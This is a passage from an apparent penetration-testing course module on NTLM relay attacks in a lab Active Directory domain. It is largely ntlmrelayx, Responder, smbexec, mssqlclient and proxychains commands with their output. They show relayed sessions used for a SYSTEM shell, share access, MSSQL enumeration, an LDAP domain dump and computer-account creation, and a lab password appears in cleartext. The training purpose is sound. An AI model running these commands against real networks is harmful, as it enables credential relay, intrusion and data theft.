What if we want to use the same `general target` " `smb://172.16.117.50`" but we also want to enable `multi-relaying`? To do so, we must put the target in a file and use the `-tf` option, which enables `multi-relaying` by default. Therefore, regardless of the file containing a `general target`, because `multi-relaying` is enabled due to the `-tf` option, `ntlmrelayx` will relay any number of `NTLM` authentication connections belonging to any user (from any host) to the relay target 172.16.117.50 over SMB. Instead of having a `1:1` relationship like `general targets`, this becomes `M:M`, as `many` connections map to `many` attacks:

```
cat relayTarget.txt

smb://172.16.117.50
ntlmrelayx.py -tf relayTarget.txt
```

At last, suppose we want use the same `named target` " `smb://INLANEFREIGHT\\[email protected]`", but only want to abuse the first connection `ntlmrelayx` can relay for the user `INLANEFREIGHT\PETER`; to do so, we can disable `multi-relay` with the `--no-multirelay` option:

```
ntlmrelayx.py -t smb://INLANEFREIGHT\\[email protected] --no-multirelay
```

Note: Throughout this module, we will assume that services are running on their default ports. However, always remember that system administrators can change these default ports, so if we come against such cases after enumerating the network, we need to change the ports of services accordingly.

SOCKs Connections

Another great option of `ntlmrelayx` is `-socks`; whenever `ntlmrelayx` starts, it launches a SOCKS proxy that we can use to hold relayed authenticated sessions and keep them active, allowing us to abuse them with any tool. For example, if we have multiple targets with the option `-tf`, we can use `-socks` and keep as many connections active as possible. Let's see this in action.

First, we run `ntlmrelayx` with the `-socks` option (we are still targeting the `SMB` protocol):

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra
<SNIP>

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app
'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
```

Then, we will use `Responder` to poison the network:

Executing Responder in Poisoning Mode

```
sudo python3 Responder.py -I ens192

  .----.-----.-----.-----.-----.-----.--|  |.---.-----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>
```

After running `Responder` and making it poison broadcast traffic, we will notice that `ntlmrelayx` relays the `NTLM` authentication of multiple users originating from different IPs and establishes authenticated sessions on 172.16.117.50 and 172.16.117.60, adding them to its SOCKS server:

```
sudo ntlmrelayx.py -tf relayTargets.txt -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra
<SNIP>

[*] Servers started, waiting for connections
Type help for list of commands
ntlmrelayx>  * Serving Flask app
'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
[*] SMBD-Thread-9: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/RMONTY
SUCCEED
```

```
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-9: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/RMONTY
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-9: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] SMBD-Thread-10: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/PETER
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-10: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/PETER
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-10: Connection from INLANEFREIGHT/[email protected]
controlled, but there are no more targets left!
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/NPORTS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
[*] SMBD-Thread-11: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](445) to active SOCKS
connection. Enjoy
```


The `-socks` options enable a command-line interface within `ntlmrelayx`; the `help` command prints the available commands (you can continue typing interactive commands even if the debug messages keep printing):

```
ntlmrelayx> help

Documented commands (type help <topic>):
========================================
help  socks
```

```
Undocumented commands:
======================
EOF  exit  finished_attacks  startservers  stopservers  targets
```

The `socks` interactive command lists the active sessions:

```
ntlmrelayx> socks

Protocol  Target         Username               AdminStatus  Port
--------  -------------  ---------------------  -----------  ----
SMB       172.16.117.50  INLANEFREIGHT/RMONTY   FALSE        445
SMB       172.16.117.50  INLANEFREIGHT/PETER    TRUE         445
SMB       172.16.117.50  INLANEFREIGHT/NPORTS   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/RMONTY   FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/PETER    FALSE        445
SMB       172.16.117.60  INLANEFREIGHT/NPORTS   FALSE        445
```

The option `-socks` makes `ntlmrelayx` act as a proxy, meaning that we can combine it with `proxychains` to use the sessions it holds. Only one authenticated session belonging to `INLANEFREIGHT/PETER` has administrative privileges on the relay target 172.16.117.50 (it has `AdminStatus` set to `TRUE`). We can tunnel any `impacket` tool via `proxychains` to abuse the authenticated session. However, first, we must set the `proxychains` configuration file to use `ntlmrelayx`'s default proxy port, `1080`, for SOCKS4/5. By default, the location of the `proxychains` configuration file on Linux is `/etc/proxychains.conf`:

```
cat /etc/proxychains4.conf | grep socks4

#       proxy types: http, socks4, socks5
socks4  127.0.0.1 1080
```

Note: Depending on the `proxychains` version installed, the configuration filename can be `/etc/proxychains4.conf` or `/etc/proxychains.conf`.

We will use the administrative authenticated session of `INLANEFREIGHT/PETER` to get remote code execution on 172.16.117.50. We will tunnel `smbexec.py` via `proxychains` using the same domain name and username. We will use the `-no-pass` option to prevent `smbexec.py` from prompting us for a password because we will abuse the authenticated session established held by `ntlmrelayx`'s SOCKS proxy (remember that we need to keep `ntlmrelayx` running to utilize the authenticated sessions available on the SOCKs server, otherwise if we close it, its SOCKS server also closes):

```
proxychains4 -q smbexec.py INLANEFREIGHT/[email protected] -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

[!] Launching semi-interactive shell - Careful what you execute
C:\Windows\system32>whoami

nt authority\system
```

However, when we do not have any administrative permissions on the target(s), when the `AdminStatus` is `FALSE`, we can still establish a session to connect to a shared folder or perform other nonadministrative tasks. For example, let's use the `RMONTY` account to connect to 172.16.117.50, list all shared folders, and connect to the `Finance` shared folder:

```
proxychains4 -q smbclient.py INLANEFREIGHT/[email protected] -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

Type help for list of commands
# shares

ADMIN$
C$
Finance
IPC$
# use Finance
# ls
drw-rw-rw-          0  Mon Jul 31 13:25:51 2023 .
drw-rw-rw-          0  Mon Jul 31 13:25:51 2023 ..
-rw-rw-rw-         18  Mon Jul 17 20:07:49 2023 flag.txt
-rw-rw-rw-         22  Mon Jul 17 20:07:49 2023 report.txt
# exit
```


Although having access to shared folders might not seem very helpful, in the upcoming sections, we will learn about other techniques that we can chain with having access to shared folders to force clients to perform actions without their consent.

Interactive SMB Client Shells

Alternatively, we can use the `--interactive` / `-i` option to launch an SMB client shell for each `ntlmrelayx` established authenticated session. The SMB client shell will listen locally on a TCP port, and we can reach it with tools such as `nc`:

Using the Interactive Option

```
ntlmrelayx.py -tf relayTargets.txt -smb2support -i

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/RMONTY
SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/RMONTY
SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.50
[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/NPORTS
SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11002
[*] SMBD-Thread-8: Connection from INLANEFREIGHT/[email protected]
controlled, attacking target smb://172.16.117.60
[*] Authenticating against smb://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11003
<SNIP>
```


`ntlmrelayx` started interactive SMB client shells for each authenticated session on the relay targets; Each connection will open a port to the target machine. We need to search for these lines in the above output: `[*] Authenticating against smb://172.16.117.50 as INLANEFREIGHT/RMONTY SUCCEED` followed by `[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000`. If we want to use `RMONTY`'s session to `172.16.117.50`, we need to connect to port `11000` on 127.0.0.1 using `netcat`:

Interactive Shell

```
nc -nv 127.0.0.1 11000

Connection to 127.0.0.1 11000 port [tcp/*] succeeded!
Type help for list of commands
# shares

ADMIN$
C$
Finance
```

```
IPC$
```

Coming Next

After relaying `NTLM` authentication over SMB and performing multiple SMB `post-relay` attacks, we will learn about `cross-protocol` relay attacks in the upcoming section.

NTLM Cross-protocol Relay Attacks

In the previous two sections, we conducted `SMB` post-relay attacks to exploit misconfigurations in Windows. However, it is essential to understand that NTLM authentication relaying is not limited to just the SMB protocol. We can relay NTLM authentication from various protocols, including `SMB` and `HTTP` over `LDAP`, `SMB`, `HTTP`, `MSSQL`, `IMAP`, `RPC`, or any other application protocol capable of transmitting NTLM authentication messages. Each protocol we relay NTLM authentication over allows us to execute distinct attacks. Hence, it is vital to comprehend these protocols and the corresponding attack possibilities.


Because we act as both the client and server when we relay `NTLM` authentication, it is important to know what protocols/services `ntlmrelayx` supports for clients and servers. We can know the available options by inspecting the source code; as a client, we can relay `NTLM` authentication `over` various protocols:

- HTTP(S)
- IMAP
- LDAP(S)
- MSSQL
- RPC
- SMBv/1/2/3
- SMTP

However, as a server, we can relay `NTLM` authentication `from` a limited number of protocols:

- HTTP(S)
- RAW (as described in the Initial support for raw NTLM relay server for lsarelayx PR, this server is protocol agnostic, and it is designed to accept raw `NTLM` messages directly from third-party relay applications, especially lsarelayx.)
- SMBv/1/2/3
- WCF (Windows Communication Foundation)


Suppose that after poisoning the network, we receive `HTTP NTLM` authentication from a client; however, we want to perform post-relay attacks that require `LDAP`, such as dumping the `LDAP` information on the DC. Because the `NTLM` security protocols are all embedded protocols, we can extract the `NTLM` authentication messages from one application protocol and embed them in another, a technique known as `cross-protocol relaying`. The below diagram depicts relaying `HTTP NTLM` authentication over `LDAP`, one type of `cross-protocol relay`:



Based on the relay clients and servers of `ntlmrelayx`, we can construct a cross-table that shows what protocols we can relay over other protocols:

Relay Authentication From	Relay Authentication Over	Cross-protocol?
`HTTP(S)`	`HTTP(S)`	`No`
`HTTP(S)`	`IMAP` | `LDAP(S)` | `MSSQL` | `RPC` | `SMBv/1/2/3` | `SMTP`	`Yes`
`SMBv/1/2/3`	`SMBv/1/2/3`	`No`
`SMBv/1/2/3`	`HTTP(S)` | `IMAP` | `LDAP(S)` | `MSSQL` | `RPC` | `SMTP`	`Yes`
`WCF`	`HTTP(S)` | `IMAP` | `LDAP(S)` | `MSSQL` | `RPC` | `SMBv/1/2/3` | `SMTP`	`Yes`

Additionally, The Hacker Recipes has a cross-table that shows what connections we can relay with the different session security configurations used by clients and servers:



In this section, we will learn about `MSSQL`, `LDAP`, `HTTP`, and `RPC NTLM cross-protocol relaying`.

NTLM Relay over MSSQL

From the previous enumeration we have performed against the 172.16.117.0/24 network, we identified that 172.16.117.60 has the `MSSQL` service running. We can use `ntlmrelayx` to target the `MSSQL` service on 172.16.117.60 and establish an authenticated session so that we can access them using `mssqlclient.py` via `proxychains`.

mssqlclient.py is a Python script from the impacket family, that implements Tabular Data Stream Protocol (`TDS`) and SQL Server Resolution Protocol (`SSRP`) to connect to `MSSQL` database servers and query data from them.

As we saw with `SMB`, there is the possibility that a user might mistype a `UNC`, resulting in broadcast messages via LLMNR or NBT-NS. If we have `Responder` running, we can poison the responses and redirect the authentication to our machine. Instead of abusing the SMB protocol, we will relay the connection we receive to a `MSSQL Server`.

SOCKS Proxy

To abuse this protocol, we will use `ntlmrelayx`, `mssqlclient`, and `Responder`:

- `ntlmrelayx` will allow us to relay the request to the target.
- `mssqlclient` will be used to interact with the SQL database.
- `Responder` will poison any user request and redirect it to our attack host at `172.16.117.30`.

Let's start by running `ntlmrelayx` with the `-socks` option, targeting the `mssql` service of the target machine `172.16.117.60`:

```
sudo ntlmrelayx.py -t mssql://172.16.117.60 -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
```

Notice how we are using the `mssql://` scheme in the target defintion `-t mssql://172.16.117.60`; this makes `ntlmrelayx` to relay `NTLM` over `mssql` to the relay target, instead of the default `SMB` protocol:

Note: Remember that we can also specify the user that we want to relay the authentication of using `named targets` in the target definition: `scheme://DOMAIN\\USER@TARGETIP`.

Afterward, we will run `Responder` after setting its `SMB` server to `Off`:

```
python3 Responder.py -I ens192

                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 3.1.3.0

<SNIP>

[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    MDNS                       [ON]
    DNS                        [ON]
    DHCP                       [OFF]

[+] Servers:
    HTTP server                [On]
    HTTPS server               [ON]
    WPAD proxy                 [OFF]
    Auth proxy                 [OFF]
    SMB server                 [OFF]
    Kerberos server            [ON]
    SQL server                 [On]
    <SNIP>
```

```
[+] Listening for events...

<SNIP>
```

Once `Responder` poisons the broadcast traffic, we will notice that `ntlmrelayx` relays the `SMB NTLM` authentication from 172.16.117.3 over `MSSQL` on 172.16.117.60, which is one type of `cross-protocol relaying`, as inferred from the message `[*] SMBD-Thread-10: Received connection from 172.16.117.3, attacking target mssql://172.16.117.60`:

```
sudo ntlmrelayx.py -t mssql://172.16.117.60 -smb2support -socks

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>
ntlmrelayx>
[*] SMBD-Thread-10: Received connection from 172.16.117.3, attacking
target mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[*] SOCKS: Adding INLANEFREIGHT/[email protected](1433) to active SOCKS
connection. Enjoy
```


Note: For any `post-relay` attacks targeting `MSSQL`, you must switch to the `root` user by using the command `sudo su -` before running `ntlmrelayx`. Moreoever, we can always try to restart `ntlmrelayx` and `Responder` if our NTLM Relay attacks do not work.

Note: It is important to note that if we attack a computer and receive authentication from it, we cannot relay its authentication because Windows patched the `NTLM self-relay` attack on all modern systems.

In this example, `NPORTS` also initiates authentication from `172.16.117.60`, which may cause `ntlmrelayx` to stop receiving new requests from other IPs. We can avoid this by either turning off the HTTP server using the `--no-http-server` option to prevent NPORTS's HTTP connections, editing the `Responder.conf` to not respond to requests from 172.16.117.60 or using `-tf` instead of a single target, to enable `multi-relay`.

Then, we can use `ntlmrelayx`'s interactive command `socks` to display the authenticated sessions available for use on the SOCKS server:

```
ntlmrelayx> socks

Protocol  Target         Username               AdminStatus  Port
```

```
--------  -------------  --------------------  -----------  ----
MSSQL     172.16.117.60  INLANEFREIGHT/NPORTS  N/A          1433
```

Now we will tunnel `mssqlclient.py` via `proxychains` to connect to `MSSQL` on 172.16.117.60 as `INLANEFREIGHT\NPORTS`. The option `-windows-auth` forces Windows authentication instead of the default SQL authentication, while `-no-pass` prevents `mssqclient.py` from prompting us for a password, as we will abuse the authenticated session established by `ntlmrelayx`:

```
proxychains -q mssqlclient.py INLANEFREIGHT/[email protected] -windows-
auth -no-pass

Impacket v0.11.0 - Copyright 2023 Fortra

[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(SQL01\SQLEXPRESS): Line 1: Changed language setting to
us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (INLANEFREIGHT\nports  dbo@master)> help

    lcd {path}                 - changes the current local directory to
{path}
    exit                       - terminates the server process (and this
session)
    enable_xp_cmdshell         - you know what it means
    disable_xp_cmdshell        - you know what it means
    enum_db                    - enum databases
    enum_links                 - enum linked servers
    enum_impersonate           - check logins that can be impersonate
    enum_logins                - enum login users
    enum_users                 - enum current db users
    enum_owner                 - enum db owner
    exec_as_user {user}        - impersonate with execute as user
    exec_as_login {login}      - impersonate with execute as login
    xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
    xp_dirtree {path}          - executes xp_dirtree on the path
    sp_start_job {cmd}         - executes cmd using the sql server agent
(blind)
    use_link {link}            - linked server to use (set use_link
localhost to go back to local or use_link .. to get back one step)
    ! {cmd}                    - executes a local shell cmd
    show_query                 - show query
```

```
    mask_query                - mask query
```

We then can query the `MSSQL` server and exfiltrate the data within it; for example, we can enumerate all the databases available using `enum_db`:

```
SQL (INLANEFREIGHT\nports  dbo@master)> enum_db

name            is_trustworthy_on
-------------   -----------------
master                          0
tempdb                          0
model                           0
msdb                            1
development01                   0
```

Query Execution

Another option is to execute `MSSQL` queries directly using the `-q` option:

```
sudo ntlmrelayx.py -t mssql://INLANEFREIGHT\\[email protected] -
smb2support -q "SELECT name FROM sys.databases;"

Impacket v0.11.0 - Copyright 2023 Fortra

<SNIP>

[*] Servers started, waiting for connections
[*] SMBD-Thread-5: Received connection from 172.16.117.3, attacking target
mssql://172.16.117.60
[*] Authenticating against mssql://172.16.117.60 as INLANEFREIGHT/NPORTS
SUCCEED
[*] Executing SQL: SELECT name FROM sys.databases;
name
-------------
master
tempdb
model
msdb
development01
<SNIP>
```

NTLM Relay over LDAP

The `Lightweight Directory Access Protocol` (`LDAP`), is a widely used protocol for accessing and managing distributed directory information services. LDAP is a standardized protocol that various directory service providers can implement and is typically used for authentication and querying directory data in a cross-platform manner. In Windows environments, LDAP plays a crucial role in authentication, user and group management, and various other directory-related tasks. LDAP is primarily used to access and manage directory services, mainly focusing on querying, maintaining, and authenticating access to Active Directory. To know more about `LDAP` , refer to the Active Directory LDAP module.

There are several `cross-protocol` post-relay attacks when relaying `NTLM` authentication over `LDAP` ; the ones this section covers are:

- `Domain Enumeration`
- `Computer Accounts Creation`
- `Privilege Escalation via ACLs Abuse`

Additionally, in the `Advanced NTLM Relay Attacks Targeting Kerberos` section, we will cover `Kerberos RBCD Abuse` and `Password Attacks` .

Domain Enumeration

We can dump the LDAP information on the DC if we relay a domain user's `NTLM` authentication to the DC and establish an authenticated session. By default, when we use the `ldap://` scheme, `ntlmrelayx` will try to dump domain information, add a new domain admin, and escalate privileges via misconfigured `ACLs` / `DACLs` attacks. However, we can deactivate any of these attacks using specific options: `--no-da` disables adding a domain admin while `--no-acl` prevents abusing misconfigured `ACLs` . The `--lootdir` / `-l` option allows specifying a directory where `ntlmrelayx` will dump the LDAP domain information.

Let's start `Responder` after setting its `SMB` and `HTTP` servers to `Off` :

```
htb-student@ubuntu:~$ sed -i "s/SMB = On/SMB = Off/; s/HTTP = On/HTTP =
Off/" Responder/Responder.conf
htb-student@ubuntu:~$ cat Responder.conf | grep -ie "SMB =\|HTTP ="
SMB = Off
HTTP = Off
```

```
htb-student@ubuntu:~$ sudo python3 Responder/Responder.py -I ens192


                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|
```

```
            NBT-NS, LLMNR & MDNS Responder 3.1.3.0

  <SNIP>
```

We can now start `ntlmrelayx` and target the `LDAP` protocol and the Domain Controller (which is the server that commonly hosts the `LDAP` service in the Active Directory network):

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
lootdir ldap_dump

Impacket v0.11.0 - Copyright 2023 Fortra

[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server

[*] Setting up RAW Server on port 6666
[*] Servers started, waiting for connections

[*] SMBD-Thread-5: Received connection from 172.16.117.60, attacking
target ldap://172.16.117.3
[!] The client requested signing. Relaying to LDAP will not work! (This
usually happens when relaying from SMB to LDAP)
```


Notice that after waiting for a while, we may get an error saying:

`The client requested signing. Relaying to LDAP will not work! (This usually happens when relaying from SMB to LDAP)`.

From previous sections, we know that by default, domain controllers always require `session signing`, therefore, when we try to relay `SMB NTLM` authentication over `LDAP` on the DC, it will fail, as the DC will request the client to perform `session signing`. However, we also learned that there are exploits that bypass `session signing` requirements, specifically, `Drop the MIC` (`CVE-2019-1040`), `Drop the MIC 2` (`CVE-2019-1166`) and `Your Session`

`Key is my Session Key` (`CVE-2019-1019`). `ntlmrelayx` provides the options `--remove-mic` and `-remove-target` for use against relay targets vulnerable to `CVE-2019-1040` and `CVE-2019-1019`, respectively.

We can use CVE-2019-1040 Scanner to check whether a relay target is vulnerable to `CVE-2019-1040`, and if it is, we can utilize `ntlmrelayx`'s `--remove-mic` option; however, in our target network the DC is patched (the tool requires a valid domain account, and we will know how to attain one in the next attack):

```
python3 scan.py inlanefreight/plaintext$:'o6@ekk5/#rlw2rAe'@172.16.117.3

[*] CVE-2019-1040 scanner by @_dirkjan / Fox-IT - Based on impacket by
SecureAuth
[*] Target 172.16.117.3 is not vulnerable to CVE-2019-1040 (authentication
was rejected)
```

Nevertheless, if we keep `ntlmrelayx` (and `Responder`) running, we will eventually receive `HTTP NTLM` authentication. `HTTP NTLM` authentication can be relayed over `LDAP` since `HTTP` does not support `session signing` and therefore, the DC does not/cannot request it. `ntlmrelayx` will relay the `HTTP NTLM` authentication over `LDAP` on the DC (which is another type of `cross-protocol relay`) and dump the domain information, saving it in the directory "ldap_dump":

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
lootdir ldap_dump

<SNIP>
[*] HTTPD(80): Connection from 172.16.117.60 controlled, attacking target
ldap://172.16.117.3
[*] HTTPD(80): Authenticating against ldap://172.16.117.3 as
INLANEFREIGHT/PETER SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large
domains
[*] Dumping domain info for first time
[*] Domain info dumped into lootdir!
```

Once `ntlmrelayx` finishes dumping the domain information, we can then analyze the data gathered to move forward in our engagements:

```
ls ldap_dump/

domain_computers_by_os.html  domain_computers.html  domain_groups.grep
domain_groups.json  domain_policy.html  domain_trusts.grep
domain_trusts.json          domain_users.grep  domain_users.json
```

```
domain_computers.grep        domain_computers.json  domain_groups.html
domain_policy.grep  domain_policy.json  domain_trusts.html
domain_users_by_group.html  domain_users.html
```

Computer Accounts Creation

In Active Directory, a computer/machine account is an object similar to a domain user account but with additional properties. Computer accounts allow querying the domain and performing actions, similar to user accounts; it is possible to create a computer account in AD environments where the domain-level attribute `ms-DS-MachineAccountQuota` is set to 1 or more (by default, it is set to 10), and where the computer account creation right has not been modified for regular domain users.

If we relay the `NTLM` authentication of a domain user over to the DC and establish an authenticated session, we can use `ntlmrelayx`'s `--add-computer` option to create computer accounts; this option takes two optional arguments, computer name and password, for example, `--add-computer 'NAME' 'PASSWORD'`. If we omit any of the two optional arguments, `ntlmrelayx` will provide randomly generated values. We will keep the `SMB` and `HTTP` servers of `Responder` `Off` and run `ntlmrelayx` to create the computer account `plaintext$` with a randomly generated password:

```
sudo ntlmrelayx.py -t ldap://172.16.117.3 -smb2support --no-da --no-acl --
add-computer 'plaintext$'

